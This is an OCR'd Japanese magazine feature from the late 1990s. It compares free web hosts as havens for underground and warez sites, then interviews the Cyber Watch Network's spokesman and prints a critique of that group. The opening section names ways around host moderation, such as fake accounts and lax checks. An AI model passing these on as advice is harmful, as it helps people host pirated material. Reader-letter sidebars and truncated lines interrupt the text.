Tripodといえば、ひと昔前はアングラサイトの巣窟でした。しかし、現在はかなりおとなしくなってしまったようです。

いまは2〜3日おきの自発的なチェックを頻繁に行っていますし、ウォッチャーのタレコミがあれば、警告メールなしでホームページを一発削除するという厳しい態度でも有名。そのためか、登録されているアングラページは減少し、掲示板などのサブサーバとして使っているユーザーが多いようです。とはいえTripodというブランド名は褪せることなく、アングラサイトのサーバに占める割合はかなり高いといえるでしょう。

1番厳しくチェックしているのはアダルトコンテンツ。そのためハッキングやクラッキングといった硬派(?)なアングラサイトを削除する率は低く、ウェアーズなど、違法なコンテンツを置かない限り、消されることは少ないようです。

Tripodではページ階層に規制がかかっています。隠しディレクトリに違法なファイルを置くことを防ぐための方策らしいのですが、架空のアカウントがいくらでも生成できるため、実際はあまり意味をなしません。

付属のサービスはどうなっているのでしょう。オンライン登録をすればすぐにでもWeb上でホームページを作成できるツールなども用意されています。おかげで素材やファイル名を指定するだけですぐにでも簡単なホームページが作成できるという手軽さもあり、新規加入者はあとを絶ちません。それが原因でIDがかぶってしまうことがよくあるようです。

使用するCGIもとくに制限はなく、独自サーチエンジンを搭載しているので、一般のサーチエンジンには登録できないサイトも登録することが可能。「悪の巣窟」の異名は続きそうです。Webで即日怪しいホームページを作成できるところも支持を集める理由でしょう。スペースも通常サイズ。海外のサーバ特有の日本語(2バイト文字)チェックが綿密ではないので、アングラサイト運営には好都合なのかもしれません。

●Geocities

Tripodに続き有名なアングラサイトといえば、Geocitiesです。Geocitiesの場合、チェックの頻度はTripodほど多くありません。ホームページを削除する場合には警告メールも送られてくるようで、いきなり削除はないようです。ただし、Tripod同様、アダルトとウェアーズを含むコンテンツには非常に神経質。警告を送ったのちに必ず削除します。また、アップできるファイルサイズは11Mバイト。いっぽうGeocities Japanでは、4Mバイト〜8Mバイトまでとなっています。

専用のホームページ作成ツールが用意されていますが、Tripodのようなオンラインでの作成はできません。また、各コンテンツごとに専用のコミュニ


●「I'm not BOY」なんて悲しすぎ。だれも同じだと思ってません。(茨城県高萩市/カリフォルニアベア巻き) ㊟みんな任天堂がらみで解釈するけれど、あのCMは違う。正確には「I'm not BOY . But I love BOY」だって。つまり、SNKがショタであることをカミングアウトしたワケなのね(ど)。

3大アングラサイトはこう違う!!

「悪の巣窟」
Tripod

ウェアーズ界のコンビニエンスストアとして、ワレザーたちに人気の高いサイト。ひところにくらべチェックは厳しくなったが、抜け道はたくさん、ザルとの評判が絶えない。

やっぱり定番だ!



「眠れる巨人」
Geocities

かつてはウェアーズの宝庫としてならしたが、現在ではおとなしめ。インターネット初心者の取り込みに懸命で、健全なイメージになってしまったが、まだまだわからない。

かつての姿は…

「闇の伏兵」
XOOM

発音不明の新生サイト。アングラ度が前述の2つにくらべて異様に高い。みょうに穏健な運営者の善意を尻目に、きょうも新たなウェアーズサイトが誕生している。

新定番となるか?

ティがあり、自分のホームページの内容にあったコミュニティを選択して設置することができます（そのぶんURLが長くなる）。CGIなどの設置についてはTripodとは違い、ソースを用意する必要があります。

Geocitiesの強みは日本語が使えること。設定の説明や、表示がすべて日本語なので、英語が苦手な人には便利です。余談ですが、サーバ自体は海外と国内のものは完全に独立しています。ミラーサーバとしての機能もあるようですが、URLの長さ、httpサーバとメールサーバのダウン頻度から、完成されたサイトとはいえそうにありません。しかし、日本にも進出し、大手の魅力もあることから今後の発展性はに期待が持てるでしょう。

●XOOM

XOOMはアングラコンテンツがかなり充実しています。まずはホームページの容量。1サイトあたり11Mバイトなので、不足することはないでしょう。チャットサーバも設置され、CGI関連のサービスも完備。もちろん自作したCGIスクリプトの登録も可能です。初歩的なアングラサイトから凝ったものまで、どのようなコンテンツを登録するにも申しぶんのない性能。独自のフリーウェアサイトを持っていることも魅力の1つです。トップページの更新がひんぱんに行われていることから運営者の熱意のほどがうかがえます。

チェックはTripodほど厳しくありません。アダルトコンテンツを含んでいても、簡単には削除されないようです。その理由は違法コンテンツ削除にいたる過程が、ほかのサイトと異なること。XOOMの場合、チェックの頻度は低く、サイトウォッチャーなどの第3者がそれを補っています。彼らからの報告→警告のメール（数度）→協議という慎重な手順を経て削除されるので、発見から削除まで1か月ほどかかることもめずらしくなありません。ちなみにほかのサイトでは数日で削除にいたります。知名度の低さゆえでしょう。XOOMは、TripodやGeocitiesとくらべてマイナーです。そのためモラリストなウオッチャーの監視からはずれやすいのでしょう。


サーバのダウンも比較的少なくて安定運営。ホームページの許容量も多く、運営体制もしっかりしています。アングラサイトのなかでは、これからのサイトといったところでしょう。

これらのほかにも、無料ホームページサービスを行っているサイトはあります。もしかすると、さらに怪しい雰囲気のサイトがあるかもしれません。探してみてください。

●「男はダマってDOS/Vよ」と語ってはばからない友人に一言言ってやってください。（宮城県仙台市/VoooDo） 協友人の主張にも一理あるぞ。エロゲーをやるならDOS/Vマシンだからね。協はエロ画像は落とすがエロゲーはやらないのでMacで十分。でも、インテリマウスはウラヤマチ～。

Newsで Hotな インターネット

ちかごろは、ボランティアの監視団体が誕生したり、自殺を助長するページが話題になったり、毒物が売買されたり、ウェアーズが日夜ダウンロードされていたり、つまらない個人ページが氾濫したりして、インターネットが非常に熱いです。この章では最近の話題を集めてみました。



99-0222-009>

風営法の一部改正が4月1日から施行されます

年、「風俗営業等の規制及び業務の適正化等に関する法律」の一部が改正され(平成
4月30日成立、5月8日公布)、無店舗型性風俗特殊営業の一つとして、アダルト映像
ット上で客に見せる営業行為(「映像送信型風俗特殊営業」)が、新たに規制の対象と
ました。この一部改正法は、平成11年4月1日から全面的に施行されます。

の度の改正では、厳しく規制すべきものとして、専らアダルト映像(ホームページの
)をネット上で送信する営業を追加し、その営業を営もうとする者には、氏名、呼称、
地、使用する送信設備、利用するプロバイダーの名称、所在地を、公安委員会へ届
るよう義務付けています。

に、プロバイダーに対する注意として、わいせつな映像が記録されていることを知っ
は送信防止のための措置をとること、また、この規定に違反した場合には公安委員
による改善勧告が行なわれるという内容が盛り込まれています。

営法の解釈基準によると、「サーバーにわいせつな映像が記録されたことを知ったと
は、(1)アダルト映像送信営業を営む者が、サーバーにわいせつな映像を記録して客
見せていることをプロバイダーが発見した場合、(2)客に見せているわいせつな映像を
苦情が持ち込まれた場合、(3)わいせつな映像に関し同種の苦情が繰り返し寄せら

サイバー・ウオッチ・ネットワークを聞く

近ごろ“サイバーウォッチネットワーク”という団体が活動を開始した。
彼らはネット上に氾濫する有害から健全なネット環境を守ることを目的とするボランティア団体だ。
彼らは正義感からそのようなことをしているのであるが、各方面からの批判も多い。
今回はそんな彼らに話を聞いてみた

編集部

2月中旬、サイバー・ウオッチ・ネットワーク（以下CWN）について話を聞くため、日本ガーディアン・エンジェルス（以下GA）の代表小田啓二氏にインタビューをお願いした。小田氏はCWNのメンバーというわけではなく、GAの代表としてCWNに協力し、CWNのスポークスマン的な役割をしている人物である。以下はそのときのやりとりである。

◆

――2月16日にCWNが発足してから今日で4日めですが、今日までにどのような成果があったのでしょうか?

小田「いまのところ2件の有害サイトがボランティアから情報集約センターのほうにあがってきているとの報告を受けています。幼女ポルノに関するページと薬物売買に関するページが1件づつです」

――その情報をあげてきたボランティアというのがCWNのメンバーですね。

小田「そうです」

――CWNのメンバーは具体的にどのようにして、有害情報を発信しているページをみつけているのでしょうか?

小田「メンバーはみんな仕事を持っている一般人なので、各自が会社や自宅であいた時間に自分のツールでネットサーフィンをして有害情報をみつけてもらっています」

――毎日何時間とか決めて活動しているわけではないのですね。

小田「あくまでもボランティアですから、各自ができる範囲で無理をしないように活動しています。目安としては、数日に1回程度ネットサーフィンをするといった感じです」

――CWNは33人で構成されているようですが、どのような判断で選ばれたのでしょうか?

小田「警察からの推薦ですね」

――なぜ彼らが推薦されたのでしょう?

小田「これは警察が広報したわけです。こんな団体（CWN）を作ろうと思っているのだけど、賛同者はいませんか、といったかたちで。それで自発的に参加したいといってきた人たちが、今回の33人というわけです」

――その33人がどんな人たちなのかがいまひとつ見えてこないのですが。

小田「じつは私も顔あわせはしましたが、くわしくは知りません。33人に関してはプライバシーの問題もあるので警察のほうでも詳細は発表しないと思います。くわしく知らせる必要もないと思いますし」

――いままで報告されてきたページに対してはなにかリアクションを起こしたのですか?

小田「報告された件に関しては、うちの情報集約センターに送られ担当者が対応することになっています」

――対応することになっているということは、まだ、対処はしていないわけですね。

今回、長時間に及ぶインタビューに快く応じてくれた小田啓二氏。

●「受験勉強なんて2度とやりたくないよ」と思う今日このごろ…。（埼玉県浦和市/目指せ明大）　●弱音を吐くんじゃナイ～!!　思わず叱咤激励してしまったが、受験勉強なんてまだ楽よ。点とりゃOKっていう基準があるから。大人の世界はそうはいきません。修行のつもりでがんばれ!!

小田「そうですね。まだ、なにかリアクションをとったという報告は受けていません。これからですね」

――それでは、今後その2件に関しては具体的にどのように対応するつもりなのでしょうか?

小田「報告されたページについては、いまはまだ数が少ないのですが、これからもっと情報が集まったところで優先順位をつけ、悪質なものからプロバイダに通報することになります。そして、明らかに違法なものに対しては警察にも相談したうえで、情報の発信者にも通報します。

ところでこの『通報』という言葉が“監視”や“警告”というような報道のされかたをして、そこから「表現の自由」を侵害しているのではないか、といったような危惧をもたれるようになってしまったわけです。

でも、我々としては、プロバイダ業界のガイドライン『テレコムサービス協会』をもとにしているわけで、プロバイダにガイドラインにそぐわないページがあると教えてやるわけです。あとは通報を受けたプロバイダがどんな対処をするかを決めることで、我々は有害情報の発信者に対して直接対応をするわけではありません。ただし、3回くらい連絡したにもかかわらず、プロバイダが何もしなかったり、我々に対してなんの返事もなかったら、取り締まり機関などに連絡をするという流れです」

――プロバイダや警察に連絡する前に情報発信者には警告を発したりはしないのですか?

小田「それはまだガイドラインがないからやりません」

――ガイドラインとは?

小田「それはCWN独自のガイドラインがまだないからです。だから、すでにガイドラインを持っているプロバイダに連絡するわけです。「ガイドラインに違反しているページがありますよ」と。プロバイダで判断してくださいということです。でも、情報集約センターが判断して、本人に直接連絡する場合もあります」

――薬物を扱っているサイトに関してですが、実際に取引をするまでは違法とはいえないわけですよね。

小田「そうですね。でも、そのようなサイトはしばらく様子をみます。そして、違法性が強く通報するにあたいすると判断した場合に通報するわけです」

――児童ポルノについてですが、どこからが違法かという判断は難しいと思うのですが。

小田「ですから、この場合は5歳児や6歳児の裸のようにあきらかに違法性の強いものから通報していくわけです。また、児童ポルノでなくても、わいせつ物ということで我々のモニターの対象になっているわけですから、そのときはガイドラインに沿って通報の対象にします。

ガイドラインにはわいせつに関しては4行しか記述がなくてあいまいな部分もあるのですが、その点は我々もモニターから上がってくる情報をもとにしてきちんとしたガイドラインを設けようとしているわけです。いまのところは1件しか上がってきていませんが、情報が多く集まってきたらきちんとした基準もできてくると思います」

――それでは、いまのところは明確な基準があるわけではないのですね。

小田「そうですね。基準というよりも、モニターが集まったらとにかくひどいものから通報するということです。

いまのところガイドラインがわかりにくいのでいろいろな議論が起こったり、批判が出てくるのだと思いますが、われわれとしては、とにかく悪質な事例から通報するようにして、活動を進めていきながら、徐々にガイドラインをわかりやすくしていこうと思っているわけです。活動を進めていくうちにガイドラインがしっかりしてくれば、みなさんの理解を得られるようになると思っています」

――現在はプロバイダのガイドラインに沿って活動していても、のちのちには独自のガイドラインを作るということですか?

小田「そうです。アメリカのサイバーエンジェルスは3年半の

ガーディアン・エンジェルスの歩み

1979年2月13日	ニューヨークにおいてガーディアン・エンジェルス活動開始
1990年8月	小田氏アメリカ留学中の、ガーディアン・エンジェルス参加
1995年3月11日	小田氏アメリカより帰国。神戸を中心に視察
5月26日	ガーディアン・エンジェルス東京支部設立のためボランティア募集
11月11日	パトロール実習開始
1996年2月11日	ガーディアン・エンジェルス東京支部認定式
1999年1月18日	警視庁より、CWNの発足が発表
2月16日	CWN発足


●元町高架下の「AX-1」、とうとう載りましたか。開店当時からちょくちょく素どおりしていたけど、やはりあそこは素晴しいっス。(兵庫県姫路市/Sho) 編でしょ? やはり頼りになるのは読者のみなさんからの情報。「こんな情報があるぜ!!」というそこのキミ、投稿待ってるぞ。

活動をとおして立派なガイドラインを作っています。我々にもそのようなガイドラインがあればみなさんにもわかりやすいのでしょうけど、いまのところはプロバイダのガイドラインをもとに活動しています」

――背後に警察組織があるということがなにかと批判の対象になっていますが。

小田「取り締まりをできる機関ですから、そのようなことを言われても仕方ないとは思います。でも、我々の目的は情報の発信者を警察に突き出すことではなくて、あくまでも健全なインターネットの環境を作るということです。これから実績を作っていけばみなさんも我々に賛同してくれると思っています。

あと、警察が絡んできたということで“表現の自由”が侵されるのではないか、という人もいますが、“表現の自由”については我々も議論の余地のないくらい尊重したいと思っています。しかし、違法な情報については“表現の自由”を認められません。




本家アメリカのサイバー・エンジェルスのホームページ。

この場合の違法な情報というのはガイドラインによると、『法令に違反し、もしくは他人の権利を侵害する』情報のことですね。また、有害な情報というのは『公共の安全、または、善良な風俗を阻害する情報。または青年者にとっては必ずしも有害とはいえないが、青少年の健全な育成を阻害する』情報のことです。

違法な情報に関しては表現の自由は認められません。また、有害な情報に関しては、我々はガイドラインに沿った対応をプロバイダに求めているだけですから、表現の自由を侵害することになるとは思っていません。それでも、なにが有害なのかということは難しいですから、我々としてはこれからも議論を重ねていきたいですね」

――話は変わりますが、ガーディアン・エンジェルスは掲示板を持っていましたが、つぶしてしまいましたよね。「どうして返事を書かないんだ」といったような書き込みも多数あったと思うのですが。

小田「あれはGAのホームページ



●「漢の花道」に女のコが投稿しちゃいけないのですか？（東京都杉並区/きらめき高校3年2組37番）㊎ゲームラボマンに相談したところ女人禁制らしいね。でもご安心を。女のコからのお悩み相談が多いようなら、ラボ子ちゃんの「乙女の華道」を開設するかも。期待してて。

を開いていたプロバイダのほうから「意見交換もできるし、掲示板を開設しては」というような提案を受けたので作ったわけです。しかし、いざ開設してみると、批判的なことばかりを書かれるだけで、必要性を感じなかったのでやめてしまおうということでやめたわけです。こちらの人数に対して書きこみが多すぎて対応できなかったこともありますし。そこで、ホームページのほうでは掲示板は「メンテナンス中」としておいたわけです。これが半年くらい前のことです。

そのとき掲示板をなくせばよかったのですが、技術的なくいちがいで、なぜか掲示板は裏のほうでは残ってしまい、書き込みだけは続けられるという状態になってしまいました。「技術的な問題もクリアできないのに掲示板なんか作るな」という意見もあるでしょうが、「わからないからやらない」といっていては何もできないので。

それでも我々のメールアドレスにきたものに関してはきちんと返事を出していましたよ。これには100%返事を出していました」

――警察とCWNはどのような関係なのでしょうか?

小田「我々がみつけた違法な情報を通報するというだけの関係です。発足のときに警視庁が発表したので、警察との関係を勘繰られたりしますが、あくまでも我々は通報するだけです。ただ、警視庁が発表したおかげで多くの人に存在を知られることになったのはよかったですね。民間人の我々だけで、こんな団体ができましたといってもほとんど注目されないでしょうから」

――それでは、最後にひとことお願いします。

小田「いくら我々が頑張ったところで、ヤクザや犯罪と同じで、ポルノや有害情報はこの世からはなくなりません。それでも我々がこのような活動を始めたという情報を発信することが重要なのです。活動を進めていく上で、ここがおかしいんじゃないのかという指摘があれば改善していくことができますし。

とにかくいままではネット上の情報に関してあまりにも関心がなさすぎでした。インターネットをやっている人だけじゃないですか、このようなことに関心を持っているのは。ですから、我々がこのような活動をしているということをマスコミをとおして知ってもらうことに意義があるんです。みんなが有害情報があるという事実に関心を示すようになればネット環境も健全になると思います。そう簡単に理解を得られるとは思っていませんが、活動を続けていくうちに必ずみなさんの理解を得られると私は信じていますから」

――本日はありがとうございました。

新聞に書かれた「監視」という言葉が必要以上にCWNを警戒させる一因になったと小田氏は語る。

インタビューを振り返って

今回の取材に応じてくれた小田氏は16歳のときにアメリカに留学し、日本人として初めてGAに参加。そのときの熱心さが買われてニューヨーク本部長にも抜擢された。日本に帰国してからは、GA東京支部を設立。ボランティア活動に参加したいといって、自分のもとを訪ねてきた1人1人に面接をして仲間を増やしてきたそうだ。

以上の経歴をみてもわかるように、小田氏は正義感と行動力に満ちた人物である。今回のインタビューでも、今後のネット界について熱く語ってくれた。

たしかに、小田氏自身はまじめで正義感の強い好青年であるが、CWNは今後、小田氏が語るように市民の支持を得ることができるのであろうか。小田氏は「通報が目的ではなく健全な環境を作ることが目的である」と語っている。たしかに目的は立派であるが、通報という反発の強いやりかたでは全面的な賛同を得るのは難しいのではないだろうか。「実績を残せば理解してくれる」という言葉が彼の口から何度も出てきた。

明確な基準もなく、出発したばかりのCWNである。実績を作っていくのはこれからであるが、通報した件数だけが実績として残り、「ネット環境の健全な育成をする」という考えかたを世のなかに広めるという目的を果たすことができるのかは未知数である。

●週刊アスキーで進藤晶子の連載が始まった。ゲームラボでは負けずに雨宮塔子の連載を始めてほしい。(栃木県鹿沼市/でぃぐだぐ) 編塔子ちゃんなら編もよろこんで担当するぞ。でもね、生身の女性を誌面に出すと編さんが…。ねえ編さん、やっぱ2Dじゃなきゃだめっスかねぇ?

偽りの平和、独善の正義
—サイバー・ウオッチ・ネットワークは何を目指すか—

1999年2月16日に発足したサイバー・ウオッチ・ネットワーク。前のページでは彼らに活動内容を語ってもらったわけであるが、それでもいくつかの疑問点は残る。ここでは反サイバー・ウオッチ・ネットワーク情報ページを開設する河上イチロー氏に問題点を語ってもらった。

河上イチロー

見切り発車——サイバー・ウオッチ・ネットワークの現状をひとことで言うなら、この言葉がぴったりだ。

1999年2月16日に正式発足したサイバー・ウオッチ・ネットワーク（以下、CWN）。インターネット上の違法・有害情報を監視する組織である。

警視庁から推薦を受けたコンピュータソフト会社社員ら33人が監視ボランティアとして、わいせつ画像や児童ポルノ、薬物売買などが掲載されたホームページの発見につとめ、悪質な場合はプロバイダや警視庁に通報することになる。

その情報をまとめる「情報集約センター」は、「日本ガーディアン・エンジェルス（GA）」が母体。これはアメリカの防犯ボランティア団体の日本支部だ。

●ビッグブラザーエンジェルス

アメリカのGAは、サイバーエンジェルス（以下「CA」）というネット監視組織を作っている。だが、この本家CAは純粋な民間組織なのに対して、日本のCWNは警視庁とGAが協力して作りあげたものである。報道では「GA側からもちかけた」とあるが、GAの話では逆に主導権は警視庁が握っているらしい。33人の監視ボランティア推薦も警視庁から、そして運営方針なども警視庁のいいなりだ。

そのため、「警察が直接“有害情報”を取り締まると検閲だとか盗聴だといわれてしまうので作った“身代わり検閲組織”ではないのか」という意見も根強く聞かれる。

33人の監視ボランティアについても、GA側はその推薦にほとんど関与していない。警察が選んだのだから間違いなかろう、ということだろうか。

しかし、ここに大問題がある。たとえば、違法ではないものの、警察が苦々しく思っているページがあるとする。たとえば私の作っている「Nシステム全国マップ」ページなどは、どこにも違法性はないものの、警察はずいぶん苦々しく思っているという報道があった。こういう「警察に都合の悪い」ページを監視するために、このCWNが機能するようになるかもしれないのである。

警察は「政府の政策に反対の意見を持つ」人を、犯罪を犯していなくても危険人物とみなす傾向がある。CWNが政府に都合の悪い意見を封じるための先兵

●iMacを買いに行ったが、ボクのほしかったグレープがない。入荷は未定。ウワ〜ン。（福岡県北九州市/コロンボ）　㊙某OA商社マンのはなしでは、iMacは5色セットじゃないと卸してくれないんだって。だからむやみに発注できないワケ。最近のAppleはショップ泣かせだからちょっとイヤ。

Nシステムとは?

Nシステムとは、道路上に設置された赤外線カメラで付近をとった自動車のナンバー撮影し、自動的に読み取るシステムのことである。スピード違反を取り締まる機械と似ているが、Nシステムの目的は公式発表では「盗難車両の検挙」。一説にはオウム事件の際、容疑者を逮捕するのに活用されたともいわれている。

さて、このNシステムであるが、じつは批判も多い。盗難車両だけでなく、近くをとおった自動車の運転手の顔までも無差別で撮影するため、プライバシーを侵害するものであるといわれているのだ。河上氏はNシステムが設置してある場所を全国地図にした「Nシステム全国マップ」をネット上で公開して、マスコミをにぎわせたことがある。

として使われるかもしれない、というのは杞憂だろうか。

●何が有害なんですか


さらに問題なのは、彼らがどういう情報を「有害」とみなすのか、その基準がまだ固まっていないことである。

たとえば、彼らが錦の御旗のように必ず例として挙げる「児童ポルノ追放」にも落とし穴があるのだ。

最近、「児童ポルノ」法案が国会に持ち出されている。これは児童虐待を防ぐために、児童ポルノを禁止しようという、一見「すばらしい」法案だ。ところが、現実の子どもではなく、空想上の絵やアニメでもいけないとか（もちろん、それで傷つく児童はいないはずなのだが）、さらには胸も陰部も見えていない状態だけれども服を一部脱いでいる絵でもダメにされるかもしれない、というのである。表現の自由とは非常に微妙なものなのだ。

また、実行したら犯罪となるが、口先だけなら犯罪ではないというものも多い。毒物や覚醒剤を取引すればもちろん罪になるが、取引という実行行為がなされない限りは罪ではない。ということは、ホームページで告知しただけでは、まだ犯罪ではないのだ。ところが、こういったものまで一括して警察は「犯罪情報」と呼ぶ傾向がある。

CWNでは、その線引きについて「これからガイドラインを決める」という。まさに見切り発車の最たるものだが、こんないい加減な態度で重大な監視機構を発足させてしまえるのは、表現の自由に関して、さまざまな問題があることすら知らないからではないだろうか、と勘ぐりたくもなる。



児童ポルノ法案に反対しているサイト。児童ポルノを禁止する法案が検討されて久しいが、反対者は多い。

彼らの行動原理は「違法なものを排除して、サイバースペースを浄化する」という、単純きわまりない正義感だけだ。では、何が違法なのか、どこまでが違法なのか、またどのように排除するのか——という根元的な問題については、ほとんど思考停止状態といってもいいだろう。

準備不足の見切り発車。果たして彼らはどこへ向かっていくのだろうか?

●問題だらけのガイドライン

CWNは「当面はプロバイダ業界で使われている日本テレコムサービス協会（略称・テレサ協）のプロバイダ自主規制ガイドラインに沿って活動する」とのこと。そこで、さっそく、テレサ協のガイドラインを検索してみた。

調べてみると、これはかなりいわくつきのものであることがわかった。まず、テレサ協がこのガイドラインを発表したところ、反対意見があまりにも多く、プロバイダにも反発が強かったので、とりまとめることをいったんは断念している。そして、大幅な改訂の末、98年2月16日——くしくもCWN設立のちょうど1年前——にようやく公開さ

●Nikonから出る新しいデジカメはステキ。211万画素で10万円台前半とのこと。買っちゃお♡。（静岡県伊東市/恋愛電話） 去年から編集部でもデジカメ購入ラッシュが続いているのだけど、よもやこの値段で200万画素以上のものが買えるとはだれも思っていなかったよう。クヤチー。

れた。

このガイドラインは、プロバイダに対して強制力を持つものではないし、妥当なものと認められたわけでもない。それなのにCWNがこれを使ってプロバイダに圧力をかけるとすれば、その方法論が誤っているといわざるをえない。

●テレサ協は絶対基準ではない

テレサ協ガイドライン第9条の解説によれば、

「本条は、事業者に対し、公然性を有する通信に違法または有害な情報が掲載されないかどうかを監視する義務を負わせるものではない」

という。プロバイダは電話局のようなもの、ただたんに情報の中継地点にすぎない。そこで流れる情報の内容を検閲する義務や権利があるのか、といった問題について、テレサ協も慎重な態度をとっている。

ところが、CWNはプロバイダに繰り返し警告し、それで効果がなければ警察を連れてくるという。この方法ではプロバイダも責任を負わされることになるだろう。

また、テレサ協ガイドラインは、具体的に「どこからどこまでが有害か」という線引きを示すものではない。

「実際には違法な情報か有害な情報かの判断は困難な場合が多い」――テレサ協ガイドライン第2条の「解説」にはこうある。じつは、「有害情報の基準は、各プロバイダごとに規約を作っておきなさいよ」と勧めているだけなのだ。


CWNは「有害かどうかのガイドラインはこれから作る」というが、逆にいえば、何が有害なのかという基準もはっきりしないまま、とりあえず監視・摘発作業を開始したということになる。こんないい加減な話があるだろうか。

●なぜお上にチクる?

私は、CWN発足のニュースを聞いて、しばらくは中立の立場でGAやCAについての情報を収集した。その結果、CWNの考えかたは受け入れられないと考え、反CWN情報ページと掲示板を開設した(※)。それ以来、当ページは反CWNネットワーカーの牙城的存在となっている。


「日本テレコムサービス協会」のホームページ。http://www.telesa.or.jp/index.html

河上氏の反CWN情報ページには熱心な書き込みがなされている。



CWNについて、私がもっとも不信感を抱いているのは、今回のインタビューでも明らかになったとおり、彼らには「違法コンテンツ発信者に直接注意してやめさせる」という発想がないということだ。これはリアルワールドのGAでも同じで、違法行為を発見したら、それを注意してやめさせるのではなく、警察を呼んで逮捕・連行させるという活動をしている。

代表の小田氏は、過去にインタビューに答えて「地元の頑固オヤジは絶対いなくちゃいけないんですよ。他人であっても、まったく知らない人であっても、人間として助けられたことはぼくたちの子供のころにはたくさんありました」と、自らを町内のガミガミオヤジにたとえていたことがある。



「テレサ協」のページではガイドラインを読むこともできるのだが…。

●チャットしてたら生まれて初めてナンパされました。今度会う予定なので、報告します。(奈良県大和郡山市/XXXでお買い得!?) ㊋その娘が巨乳の看護婦とかスチュワーデスとかならネカマの可能性大だ。何でわかるのかって? ㊋もダマされたからに決まってるじゃないか。バオ〜ン!!

しかし、だ。町内のガミガミオヤジは、イタズラしている子どもには何もいわずに親に密告するとか、あるいは密かに警察に通報したりしただろうか。いや、本人には怒鳴りつけてルールやマナーを教えるだろうが、いきなりその子どもを少年院送りにしてやろうなどとは考えもしないはずだ。ぎゃくに、捕まらずにすむように、という愛情がそこにはある。GAにはどういうわけか、その発想がない。

悪人は悪人、自分たちは善人、別の人種だ、とでもいうような2極化した発想を持っているのだろうか。

●純粋まっしぐら君

GAのメンバーが純粋な正義感に基づいて行動していることはたしかだと思う（CWNの33人についてはわからないが）。ただ、正義というのは怖い。ナチのゲシュタポも「正義」に基づいて行動しているのである。

そして、その正義に基づいた判断はつねに正しいとは限らない。たとえば仮に冤罪を生んだとき、CWNのボランティアたちはどのように責任をとるつもりなのだろうか。

「処理するのは警察」「テレサ協ガイドラインどおりだから大丈夫」というのでは、あまりにも無責任ではないか。警察も「指摘したのはCWN」といい逃れするかもしれない。

また、それと並んで彼らの閉鎖性、あるいはCWNに関する情報不足という問題がある。私の見る限り、別に違法コンテンツを有しているわけでも何でもないネットワーカーが反CWN感情を抱くようになる最大の原因はそこにある。


ガイドラインなどについて、彼らはいまのところ警視庁と話し合いはしたが、一般のインターネットユーザーやプロバイダと協議を重ねたという話はまるで聞かない。また、GAのページにあった掲示板も、CWN正式設立を直前に閉鎖されたままになっている。

小田氏は、どんな議論も受けて立つ用意があるそうだが、ぜひ公開された場所で、ありとあらゆる疑問に答えてほしい。

本格的な活動を始めるのは、十分な議論を尽くしてからでも遅くはないはずだ。ネットワーカーならだれもが気軽に参加できる電子掲示板などで十分に議論を尽くしてからでもよいのではないか。

